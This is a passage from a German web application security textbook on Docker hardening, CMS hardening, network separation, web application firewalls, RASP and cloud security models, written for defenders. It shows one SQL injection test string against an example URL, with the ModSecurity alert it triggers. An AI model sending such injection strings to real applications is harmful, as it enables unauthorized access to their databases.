in diesem Fall ein eigener technischer Benutzer mit minimalen Berechtigungen für die Ausführung verwendet werden. Zusätzlich ermöglicht FastCGI auch die Ausführung des Codes innerhalb einer chroot-Umgebung.

3.15.5 Image & Container Security (Docker Security)

Nicht zuletzt bedingt durch die bereits zunehmende Geschwindigkeit moderner Softwareentwicklung verlagern sich immer mehr originäre Aufgaben des Betriebes in die Entwicklung. Dies fängt bei dem Betrieb von Entwicklungssystemen (wie Continuous Integration Server und entsprechender CI-Toolketten etc.) an und geht bis hin zum produktiven Betrieb der eigenen Anwendungen und Anwendungskomponenten durch die Teams selbst. Im letzteren Fall sprechen wir dann von DevOps, also der Vermengung von Entwicklung („DEVelopment“) und Betrieb („OPeration“).

Damit dies überhaupt möglich ist, ist vor allem der Einsatz von Automatisierung (also Tools) erforderlich. In der Entwicklung wird dabei anders gedacht als im Betrieb, etwa im Hinblick auf Versionierung oder Branches. Alles was zu einer Anwendung gehört, so die Idealvorstellung, sollte auch mitsamt dem Programmcode abgelegt werden, also im Code-Repository eingecheckt.

Eine Technologie, die genau diese Anforderungen erfüllt, ist Docker. Dabei handelt es sich prinzipiell um eine vollständig über ein Skript konfigurierte Virtualisierungstechnologie, die stark auf gemeinsam genutzten Komponenten ausgelegt wurde und damit sehr ressourcenschonend arbeitet. Innerhalb einer einzigen Datei lassen sich damit ganze Infrastrukturen, angefangen beim Webserver bis hin zur Datenbank und Ähnlichem, bei Bedarf hochfahren, gegen diese dann relevante Tests automatisiert durchführen und danach wieder herunterfahren. Ähnlich einer Java-Klasse wird dabei auch ein sogenanntes Docker Image aus der Beschreibungsdatei kompiliert und als Container ausgeführt.

Dabei ist es natürlich ein großer Unterschied, ob Docker lediglich im Rahmen von Tests oder auch produktiv zum Einsatz kommen. Gerade im letzteren Fall führt die Verwendung von Container-Technologien wie Dockern zu völlig neuen Sicherheitsanforderungen (siehe Tab. 3.36).

3.15.6 Webplattformen (WCMS-Systeme, Foren etc.)

Viele Webseiten sind nicht selbstentwickelt, sondern basieren auf Standardsoftware. Beispiele hierfür sind vor allem Web Content Management Systeme (WCMS, z. B. Wordpress, Typo3, Joomla!), aber auch Dokument Management Systeme (z. B. SharePoint), Wikis (z. B. MediaWiki) oder Foren-Software (z. B. vBulletin oder phpBB). Auch solche Systeme können natürlich Sicherheitslücken enthalten und erfordern daher ein entsprechendes

Tab. 3.36 Sicherheitsempfehlungen für Container

Anforderung	Beschreibung
Härtung des Hosts	Die Host-Systeme, auf denen die Container ausgeführt werden, sollten gehärtet werden. Insbesondere sollte der Container-Prozess selbst nicht mit dem Benutzer „root“ ausgeführt werden dürfen. Für Docker existiert hierzu auch ein entsprechende CSI-Test-Skript (siehe https://github.com/docker/docker-bench-security), mit welchem sich automatisiert die Host-Systeme hierauf prüfen lassen.
Einsatz lokaler Repositories	Images sollten niemals direkt aus dem Internet heruntergeladen und ausgeführt werden dürfen – zumindest nicht solche, die später in der Produktion eingesetzt werden können. Stattdessen sollten sämtliche Images aus einem lokalen (Docker) Repository bezogen werden.
Erzwingen sicherer Base Images	Alle produktiv eingesetzten Images sind auf einem freigegebenen Base Image aufzubauen.
Updates	Im Rahmen des Bauens eines neuen Images sollten stets aktuelle Updates für die verwendeten Komponenten eingespielt werden.
Maximale Laufzeit	Produktive Container sollten nicht länger als 2–3 Wochen ausgeführt werden, sondern regelmäßig neu gebaut und durchgestartet werden. Dadurch wird sichergestellt, dass neue Patches in den Base Images automatisch zeitnah in die Produktion gelangen.
Keine Remote Shells	Images/Container dürfen keine Remote Shells (z. B. SSH- oder Telnet-Server) enthalten.
Nur eine Applikation pro Container	Pro Image/Container sollte nur eine Applikation verwendet werden dürfen.
HTTPS	Externe Kommunikation sollte nur mittels TLS/HTTPS möglich sein.
Einsatz von Docker/Container Security Scannern	In Abschn. 4.7.3 werden wir uns mit verschiedenen Security Scannern für Containertechnologien wie Docker genauer beschäftigen. Durch diese relativ neue Toolgattung lassen sich etwa Schwachstellen in eingebundenen Komponenten identifizieren und es lässt sich sicherstellen, dass die erforderlichen Härtungseinstellungen getroffen wurden.

Patch Management. Die Konfiguration dieser Systeme muss häufig speziell gehärtet werden, um ein ausreichendes Sicherheitsniveau zu gewährleisten. Hierzu einige allgemeine Empfehlungen:

1. Periodischer Einsatz von Plattform-spezifischen Security Scannern, z. B. Wordpress Security Scanner (siehe Abschn. 4.5.4)
2. Zeitnahes Einspielen von sicherheitsrelevanten Updates (manchmal auch möglich: Aktivierung von automatisierten Updates)
3. Minimierung von Privilegien, insbesondere von anonymen Benutzern
4. Härtung der administrativen und redaktionellen Zugänge:
   – Ändern von Standardbenutzerkennungen (z. B. kein „admin“-User)
   – Verwenden starker Passwörter und idealerweise eines zusätzlichen Faktors (z. B. Passwort + OTT per SMS)

  - Einschränken der Zugreifbarkeit, z. B. nur von intern oder von bestimmte IP-Adressen
  - Verwenden eines vorgeschalteten zusätzlichen Anmeldedialoges mit anderem Benutzernamen + Passwort (z. B. per HTTP Basic Auth)
  - Ändern des Standard-URL-Schemas für diesen Bereich (nicht „/admin“)
5. Deaktivierung unsicherer oder nicht benötigter Bereiche, Dienste und Funktionen oder Schutz durch zusätzliche Zugangskontrolle (z. B. IP-Prüfung)
6. Aktivieren zusätzlicher Sicherheitseinstellungen und Verwenden von vorhandenen Security Modulen
  - Härten des Session Managements (Nutzung von httpOnly-Flags, Anti-CSRF-Tokens)
  - Aktivieren von Anti-Automatisierungs-Schutzfunktionen (siehe Abschn. 3.10)
  - Nutzung von Funktionen zur sicheren Ablage von Passwörtern (siehe Abschn. 3.8.5)

Empfehlungen zu konkreten Systemen finden sich in der BSI-Studie „Sicherheitsstudie Content Management Systeme (CMS)“ (vergl. [56]) sowie in Security Guidelines der entsprechenden Hersteller oder Projekte. Für viele gängige Webplattformen sind zudem spezielle Security Scanner und Plugins verfügbar, mit denen sich die Sicherheitseinstellungen prüfen (siehe Abschn. 4.5.5) oder zusätzliche Sicherheitsfeatures aktivieren lassen. Abb. 3.77 zeigt das Wordpress-Security-Plugin „Secure Wordpress“.

Webplattformen können auch Dokument Management Systeme sein, wozu etwa Microsofts SharePoint zählt, welches mittlerweile in vielen Unternehmen zum Einsatz

Abb. 3.77 Wordpress-Security-Plugin „Secure WordPress“

kommt und sich zudem durch eigene ASP.NET-Komponenten erweitern lässt. Mit einer solchen Lösung lassen sich verschiedene Informationen oder Dokumente innerhalb von Teams organisationsweit und über Organisationsgrenzen hinweg gemeinsam bearbeiten und austauschen. Solange es ausschließlich unternehmensintern verwendet wird, stellt eine Plattform wie SharePoint aus Sicherheitssicht eine durchaus sinnvolle Alternative zu selbstentwickelten Lösungen oder diversen Open Source-Alternativen dar. Denn hiermit lassen sich verschiedenste Sicherheitsaspekte (z. B. komplexe Benutzer- und Rollenbeziehungen) bereits „Out-of-the-Box" auf sichere Weise verwenden.

Allerdings kann auch hier blindes Vertrauen in die Sicherheit zu erheblichen Sicherheitsproblemen führen. Wie andere Systeme in diesem Bereich agiert auch SharePoint als Discretionary Access Control (DAC) System und erlaubt Benutzern (Site Ownern) Berechtigungen für eigene Inhalte selbstständig zu verwalten. Dies kann schnell zu einer ungewollten Offenlegung sensibler Daten an nicht privilegierte Personen führen, da häufig Privilegien viel zu weitreichend erteilt werden. Wir bezeichnen dies auch als Überprivilegierung. Derartige Systeme sollten daher ausschließlich intern und nur für bestimmte Informationsklassifizierungen (z. B. interne Informationen) eingesetzt werden. Weitere Sicherungsmöglichkeiten lassen sich durch Data-Leakage-Prevention-Systeme (DLP) oder durch Tool-gestützte Überwachung der effektiv gesetzten Berechtigungen erzielen.

3.15.7 Separierung bzw. Abschottung

Schon mehrfach wurde in diesem Buch auf das Sicherheitsprinzip der Separierung hingewiesen (auch „Abschottung" genannt, engl. Compartmentalization), welches im Zusammenhang mit IT-Systemen u. a. von Schneier beschrieben wird (vergl. [57]). Wie in einem U-Boot lassen sich auch in der Anwendungsarchitektur virtuelle Schotten einziehen, um dadurch das Übergreifen eines Fehlers oder Angriffs auf andere Systemteile (bzw. Daten) zu unterbinden. Gerade für die Trennung von Daten unterschiedlicher Mandanten ist eine solche Separierung unbedingt zu empfehlen (Mandantenseparierung).

Es empfiehlt sich, eine Separierung insbesondere netzwerkseitig zwischen internen und externen Systemen (bzw. dem Internet und Intranet-Systemen) zu implementieren. Muss eine externe Anwendung auch auf bestimmte interne Ressourcen zugreifen, lassen sich diese auf ein System in der externen (bzw. demilitarisierten) Zone spiegeln (siehe Abb. 3.78).

In der BSI-Studie „Sichere Bereitstellung von Webangeboten" wird ein entsprechender Ansatz als „Zonenmodell" beschrieben (vergl. [56]). Dort wird zusätzlich eine Separierung auf Basis des Schutzbedarfs empfohlen. Dies kann grundsätzlich als zusätzliche Maßnahme einen sinnvollen Ansatz für bestimmte Umgebungen darstellen. Allerdings lässt sich dieser nur dann wirklich sinnvoll umsetzen, wenn Anwendungen auch tatsächlich bestimmten Schutzbedarfsklassen zugeordnet werden und diese nicht überwiegend denselben Schutzbedarf besitzen.




Abb. 3.78 Separierung der aus dem Internet zugreifbaren Daten von internen Daten

Gerade für größere Anwendungen empfiehlt es sich, eine vollständig isolierte Infrastruktur für diese aufzusetzen, was sich insbesondere in virtualisierten Umgebungen relativ einfach durchführen lässt. In SharePoint lassen sich zudem Anwendungen in sogenannten „Application Pools" zusammenfassen. Jeder dieser Pools wir dabei von einem eigenen Worker Prozess ausgeführt, wodurch gewährleistet wird, dass sich Fehler in einzelnen Anwendungen oder Anwendungsteilen nicht auf die Verfügbarkeit von Komponenten eines anderen Pools auswirken. Auch mit Virtualisierungstechniken wie Docker lässt sich eine solche Separierung sehr gut durchführen.

3.15.8 Webanwendungsfirewalls (WAFs)

Ein wichtiges Element innerhalb der betrieblichen Webanwendungssicherheit stellen Webanwendungsfirewalls (WAFs) dar. Die US-Sicherheitsfirma WhiteHat Security geht davon aus, dass sich die Ausnutzbarkeit von über 70 % aller Schwachstellen in Webanwendungen grundsätzlich durch ein solches System verhindern lässt (vergl. [58]). Eine WAF kann zwar keinen ausreichenden Schutz vor Webangriffen leisten, bietet jedoch eine durchaus sinnvolle Zusatzschutzfunktion (engl. Second Layer of Defense) und kann für die Abbildung verschiedener Sicherheitsfunktionen eingesetzt werden.

Besonders wertvoll sind solche Systeme zum Schutz von Legacy-Anwendungen, bei denen ein Unternehmen häufig weder Zugriff auf den Sourcecode noch auf die Entwickler besitzt und ohne WAF dadurch kaum eine Möglichkeit hat, um diese abzusichern. Aber auch im Hinblick auf selbstentwickelte Anwendungen kann eine WAF von großem Nutzen sein, nämlich um unmittelbar nach Identifikation einer Schwachstelle deren Ausnutzung zeitnah zu verhindern (Virtual Patching), bis ein entsprechender Hot Fix erstellt und eingespielt wurde. Sehr lesenswert ist in diesem Zusammenhang ein Best Practices-Paper, welches im Rahmen des OWASP 2011 Summits von Ryan Barnett und anderen verfasst wurde (vergl. [56].

Auch für die Erkennung von Angriffen auf Applikationsebene (Application IDS) lässt sich eine WAF gut einsetzen. Zusätzlich (bzw. alternativ) zum Blockieren von Angriffen

lassen sich gängige Systeme auch in einem Logging-Modus betreiben und darüber identifizierte Ereignisse an ein zentrales Logmanagement- oder SIEM-System weiterreichen. Nehmen wir zum Beispiel den folgenden sehr einfachen SQL-Injection-Vektor:

```
http://www.example.com/site.jsp?name='or 1=1 --
```

Dieser löst auf einem ModSecurity-System (eine sehr häufig eingesetzte kostenfreie WAF, die als Modul für den Apache-Webserver eingebunden wird) die folgende Warnung aus (wobei diese etwas zusammengekürzt wurde und die angezeigten regulären Ausdrücke durch „[REGEXP]“ ersetzt wurden):

```
Message: Warning. Pattern match " [REGEXP] at ARGS:name. [file "/etc/
httpd/modsecurity.d/modsecurity_crs_41_sql_injection_attacks.conf"]
[line "425"] [id "950901"] [rev "2.0.10"] [msg "SQL Injection Attack"]
[data "1=1"] [severity "CRITICAL"]
Message: Warning. Pattern match " [REGEXP] [file "/etc/httpd/modsecuri-
ty.d/modsecurity_crs_41_sql_injection_attacks.conf"] [line "425"] [id
"950901"] [rev "2.0.10"] [msg "SQL Injection Attack"] [data "' or 1=1"]
[severity "CRITICAL"]
Message: Warning. Operator GE matched 10 at TX:inbound_anomaly_score.
[file   "/etc/httpd/modsecurity.d/modsecurity_crs_60_correlation.conf"]
[line "36"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score:
20, SQLi=10, XSS=): SQL Injection Attack"]
```

Wir sehen, dass ein konkreter Angriff hier dazu geführt hat, dass gleich mehrere Regeln angeschlagen haben und zusammen einen Punktwert (Score) bilden. In diesem Fall beträgt dieser 20, was einen vergleichsweise hohen Wert und damit eine relativ hohe Wahrscheinlichkeit für einen tatsächlichen Angriff darstellt. Durch Hinzunahme weiterer Regeln (wie z. B. der PHPIDS-Filter) erhalten wir die Möglichkeit, die Erkennungsqualität weiter zu erhöhen – allerdings unter dem Einsatz entsprechend höherer CPU-Ressourcen. Natürlich ist es für den Einsatz eines WAF-Systems zwingend erforderlich, dieses hinter der Terminierung der HTTPS-Verbindung zu betreiben, da es ansonsten nicht wirklich viele Anfragen analysieren könnte.

Dass solche Systeme auch heute noch als „Firewall“ bezeichnet werden hat vor allem historische Gründe. Moderne WAFs unterstützen jedoch oftmals eine Vielzahl zusätzlicher Schutzfunktionen, die weit über das reine Filtern und Logging hinausgehen. Auch deshalb verwendet das BSI für diese Systeme den nicht unpassenden Begriff „Application Layer Gateways“, der sich allerdings bislang nicht weiter durchgesetzt hat. Tab. 3.37 zeigt Beispiele für den möglichen Funktionsumfang einer WAF, der sich je nach Produkt stark unterscheiden kann.

Natürlich lassen sich auf Basis solcher Funktionen auch unterschiedliche Vorgaben (Policies) für unterschiedliche Arten von Webanwendungen erstellen. Abb. 3.79 zeigt hierzu die schematische Darstellung eines exemplarischen WAF-Deployments, bei dem

Tab. 3.37 Funktionen einer Webanwendungsfirewall (WAF)

Funktion	Beschreibung
TLS-Terminierung	Härtung des SSL/TLS-Stacks, Zertifikatbehandlung
HTTP-Compliance	Sicherstellung, dass das HTTP-Protokoll vom Client RFC-konform verwendet wird
Blacklisting & Application IDS	Identifizierung und Blockierung von Angriffspatterns, Known Vulnerabilities oder Durchführung von „Virtual Patching“
Whitelisting	Statische Validierung bestimmter Formulare oder auf Parameternamen sowie dynamisch via Learning Mode
Schutz der Anwendungslogik	z. B. mittels URL-Verschlüsselung oder automatischer Integritätsprüfung von Anwendungsparametern
XML-Firewall	WS-Security-Funktionen, XML-Schema-Validierung und Erkennung von XML-basierten Angriffen
Single Sign-On (SSO)	Zentrale Anmeldefunktion und Session Management
Automatisierungs- und DoS-Schutz	z. B. Brute-Forcing-Schutz, Erkennung und Ausbremsung von Scannern
Zugriffsschutz	IP-Sperren, Schutz des Zugriffs auf bestimmte URL-Schemas (Positiv- oder Negativliste)
Management-GUI	Konfiguration, Reporting, Verwaltung verschiedener Instanzen

für Legacy-Systeme auf diese Weise eine wesentlich umfassendere WAF-Schutzfunktion umgesetzt wurde als für neu entwickelte Anwendungen.

Ein entscheidender Faktor für den Einsatz einer WAF ist jedoch häufig weniger deren Funktionsumfang, sondern vielmehr ihre Bedienbarkeit. Diese ist umso wichtiger, je komplexer und heterogener die zu schützenden Webanwendungen sind. Viele kommerzielle Produkte lassen sich ausschließlich über eine Management-GUI konfigurieren, über die sich ein komplexes Regelwerk häufig jedoch nur bedingt abbilden lässt. Zwar etwas anspruchsvoller, dafür wesentlich flexibler, gestaltet sich die Konfiguration der kostenfreien WAF-Lösung ModSecurity, bei der sich Regeln über Konfigurationsdateien einstellen lassen. Gerade im Hinblick auf Angriffssignaturen stellen die von ModSecurity verwendeten Core Rule Sets (CRS) den De-Facto-Standard dar, an dem sich auch kommerzielle Produkte messen müssen.

Neben dem Apache-Modul ModSecurity existiert mit NAXSI auch eine kostenfreie WAF für den nginx-Webserver. Wer die Ausgaben für ein kommerzielles Produkt scheut oder selbst sehr tief in das Regelwerk der WAF eingreifen will und kann und vor allem an der Erkennung von Angriffen interessiert ist, für den bietet sich der Einsatz eines dieser beiden Systeme also durchaus an.

Darüber hinaus existieren zahlreiche kommerzielle WAF-Lösungen, die sich neben dem deutlich größeren Funktionsumfang auch hinsichtlich ihres Deployment-Modells sowie vor allem im Hinblick auf kostenfreie Lösungen voneinander unterscheiden können. Somit lassen sich WAFs als Managed Service, als Hardware oder Software Appliance, als Modul für Webserver oder für Netzwerk Appliances wie Loadbalancer einbinden; sogar in die Anwendung selbst lassen sich manche („Embedded“-)WAFs einbetten.




Abb. 3.79 Exemplarisches WAF-Deployment mit zwei Policies

Die existierenden Lösungen können sich daher auch sehr unterschiedlich gut für ein bestimmtes Unternehmen (bzw. eine Umgebung) eignen, weshalb die Erarbeitung eines Kriterienkataloges sowie eine Produktevaluierung unbedingt zu empfehlen ist. Eine gute Grundlage bieten neben den vom deutschen OWASP Chapter erarbeiteten Empfehlungen (vergl. [58]) die Evaluierungskriterien (Web Application Firewall Evaluation Criterias, WAFEC, vergl. [59]) der WASC. Eine Übersicht der gängigen Produkte in diesem Bereich findet sich auf der Webseite des OWASP (vergl. [60]).

In der Praxis kann die effektive Sicherheit einer WAF stark von deren Konfiguration abhängen. Schnell können Konfigurationsfehler auftreten, durch die eine WAF praktisch keinen Schutz mehr bietet. Dazu kommt natürlich die Tatsache, dass sich mit Angriffssignaturen niemals alle webbasierten Angriffe angemessen erkennen lassen. Auch deswegen sollte ein solches System wie bereits erwähnt stets nur als zusätzliche Schutzschicht betrachtet werden und die Sicherheit einer Webanwendung keinesfalls von diesem abhängen.

- Eine WAF stellt in Bezug auf die Angriffsfunktion stets nur eine additive Sicherheitsmaßnahme dar, die im Rahmen der Entwicklung und der Sicherheitstests einer Webanwendung keine Berücksichtigung finden darf, also dort deaktiviert sein sollte. Sie sollte hinter der TLS-Terminierung eingesetzt werden, da sie sonst „blind" ist.[35]

Die Wirksamkeit einer WAF lässt sich auch im Hinblick auf ihre Konfiguration und Erkennungsquote automatisierten Tests unterziehen. Dazu muss diese zunächst in den Logging Mode versetzt und mit einer großen Anzahl an Angriffssignaturen „beschossen" werden. Die anschließende Auswertung der erstellten Logdateien bietet dann Aufschluss über etwaige Konfigurationsfehler sowie die generelle Wirksamkeit der WAF.

- **Tipp** Betreiben Sie die WAF zunächst im Logging Mode, um ggf. Regeln nachziehen zu können und schalten Sie erst nach einiger Zeit den Blocking Mode aktiv. Aktivieren Sie dabei die WAF schrittweise für einzelne Anwendungen. Sowohl für die Einführung wie auch für die spätere Hinzunahme neuer Anwendungen empfiehlt es sich, einen entsprechenden Onboarding-Prozess für Anwendungen zu spezifizieren und zu befolgen.

Neben der Evaluierung der Produkttauglichkeit sollte eine WAF auch im Betriebskonzept angemessen berücksichtigt werden. Schließlich erfordern auch diese Systeme entsprechende Wartung und Zuständigkeiten. Bevor sich ein Unternehmen für die Beschaffung einer konkreten WAF entscheidet (die dazu meist auch nicht kostenlos ist), sollte sichergestellt werden, dass es über qualifiziertes Fachpersonal verfügt bzw. vorhandenes qualifizieren kann, um ein solches System angemessen zu betreiben. Ansonsten bietet sich hier möglicherweise der Einsatz einer Managed-Service-Lösung an.

3.15.9 Runtime Application Self-Protection (RASP)

Bereits vor einigen Jahren hatte die Firma Fortify die Idee, WAF-Funktionalität nicht perimetrisch vor Webanwendungen zu setzen, sondern direkt in die Ausführungsumgebung zu integrieren. Durch eine solche „Embedded WAF", lassen sich Angriffe natürlich sehr viel genauer in einer konkreten Anwendung identifizieren, als dies bei einer perimetrischen WAF durch die reine Analyse von HTTP-Anfragen möglich ist.

Fortify nannte diese Technologie RASP (Runtime Application Self-Protection), welche technisch im Grunde IAST (siehe Abschn. 4.7.1) sehr ähnlich ist bzw. sogar darauf basiert. Im Prinzip handelt es sich hierbei somit um eine IAST-Variante für den produktiven Betrieb, mit der zusätzlichen Möglichkeit, konkrete Angriffe eben auch zu blockieren.

[35] Alternativ lässt sich der private Schlüssel zum X.509-Zertifikat auf dem WAF-System hinterlegen, mit dem dieses HTTPS-Verbindungen entschlüsseln und analysieren kann. Dies setzt voraus, dass Forward Key Secrecy nicht aktiviert ist, was der Sicherheit abträglich und daher nicht zu empfehlen ist.

Der RASP-Ansatz ist dadurch auch sehr interessant, werden durch ihn doch einige zentrale Probleme gelöst (oder zumindest verbessert), mit denen man beim Einsatz von WAFs zu kämpfen hat – nämlich vor allem die Genauigkeit sowie Konfiguration. Trotzdem wird diese Technologie heute bislang noch recht verhalten vom Markt angenommen. Das hat sicher nicht zuletzt auch damit zu tun, dass durch die Verwendung eines zusätzlichen Tools im Produktivbetrieb natürlich immer auch eine Auswirkung auf deren Performance befürchtet wird.

3.15.10 Cloud Computing

Cloud Computing hat sich in den vergangenen Jahren zu einem der wichtigsten Themen in der IT entwickelt, nicht zuletzt auch für die Softwareentwicklung. Denn durch den Einsatz von Cloud-Anbietern wie Amazon (AWS), Microsoft (Azure) oder Google lassen sich nicht nur Betriebskosten einsparen, sondern es lässt sich auch möglichen Performanceengpässen durch maximale Skalierbarkeit vorbeugen.

Natürlich hat die Verwendung von Cloud Computing (bzw. der Betrieb von Anwendungen „in der Cloud“) auch Auswirkungen auf die Anwendungssicherheit. Grundsätzlich müssen hierbei jedoch die drei folgenden Servicemodelle differenziert werden:

- Infrastructure as a Service (IaaS): Unix- oder Windowsserver, Datenbankserver etc.
- Platform as a Service (PaaS): Webserver, Laufzeitumgebungen
- Software as a Service (SaaS): Software, Anwendungen

Je nach Einsatz hängt der Aufwand für die erforderlichen Sicherheitsmaßnahmen davon ab, ob ein Unternehmen eine Cloud-Lösung selbst betreibt oder diese von einem Anbieter einkauft. Dieser Zusammenhang ist in dem in Abb. 3.80 gezeigten Diagramm der Cloud Security Alliance (CSA) veranschaulicht. Dabei bezieht sich die gestrichelte Linie auf die Sicht eines Konsumenten, der eine Cloud im jeweiligen Servicemodell nutzt; wohingegen die durchgezogene Linie die Sicht des Anbieters (Providers) darstellt.

Wer eine SaaS-Lösung nutzt, hat die Aufgabe, deren Sicherheit zu gewährleisten, an den Anbieter abgegeben. Bei einer PaaS-Lösung muss sich ein Anwender zwar um die




Abb. 3.80 Erforderlicher Sicherheitsaufwand in Bezug auf das verwendete Servicemodell [61]

Sicherheit seiner Anwendung, nicht jedoch um die der darunterliegenden Plattform (Webserver etc.) kümmern. Durch den Anbieter werden in diesem Fall etwa auch das Patch Management und die Härtung der Systeme sichergestellt. Natürlich bedeutet das nicht, dass jemand, der die Sicherheit auf diese Weise versucht outzusourcen, nicht weiterhin (z. B. von einem Kunden) für deren Einhaltung verantwortlich ist bzw. gemacht werden kann. So etwa dann, wenn durch das Speichern von Kundendaten gegen geltende Datenschutzbestimmungen verstoßen wird.

Einen weiteren wichtigen Aspekt neben dem Servicemodell stellt das verwendete Deployment dar. Hier grenzen wir in erster Linie eine private Cloud von einer gemeinsam genutzten, öffentlichen (Public Cloud) ab und unterscheiden zudem, ob diese unternehmensintern (On-Premise) oder extern (Off-Premise) betrieben wird.

Wir sehen somit, dass die Sicherheit bei Cloud Computing stark von der konkreten technischen Ausgestaltung abhängt. Sofern ein Unternehmen eine Cloud nur intern und auf eigenen Systemen einsetzt und betreibt (also eine „On-Premise Private Cloud"), haben wir es prinzipiell mit keinen neuen Sicherheitsproblemen zu tun. Ganz anders sieht es aus, wenn wir eine Cloud außerhalb der Unternehmensgrenzen einsetzen, die von einem Dienstleister betrieben wird, vielleicht sogar als öffentliche (Public) Cloud. Hierbei müssen zudem auch viele rechtliche und datenschutzspezifische Aspekte berücksichtigt werden.

Ein sinnvoller Kompromiss kann in einem hybriden Ansatz bestehen, wie dieser in Abb. 3.81 dargestellt ist. Dabei lassen sich etwa die öffentlich zugänglichen Bereiche und Inhalte einer Webanwendung auf eine Public Cloud auslagern, wodurch sich deren Verfügbarkeit oftmals sehr viel besser skalieren lässt als dies bei einem unternehmensinternen Betrieb möglich wäre und ein Unternehmen dadurch nicht für gelegentliche Lastspitzen (bzw. Denial-of-Service-Angriffe) Unmengen an Infrastruktur vorhalten muss. Der anmeldungspflichtige Bereich und somit die sensiblen Daten und Funktionen werden bei diesem Ansatz jedoch nicht in der Public Cloud betrieben, sondern weiterhin




Abb. 3.81 Datenschutzkonformer Einsatz einer Public Cloud

lokal gehosted. Auf diese Weise lassen sich die hohen Sicherheitsanforderungen an diese Anwendungsfunktionen weiterhin gewährleisten.

Für pauschale Empfehlungen zum sicheren Cloud Computing ist das Thema zu umfangreich. Wichtig ist, jeden Cloud-Ansatz im Hinblick auf die genannten technischen Aspekte zu bewerten und Sicherheitsmaßnahmen anzuwenden bzw. deren Umsetzung von einem externen Dienstleister einzufordern. Das BSI hat sehr lesenswerte Studien zum unternehmerischen Einsatz von Cloud Computing erstellt (vergl. [62]).

3.15.11 Überblick und Empfehlungen

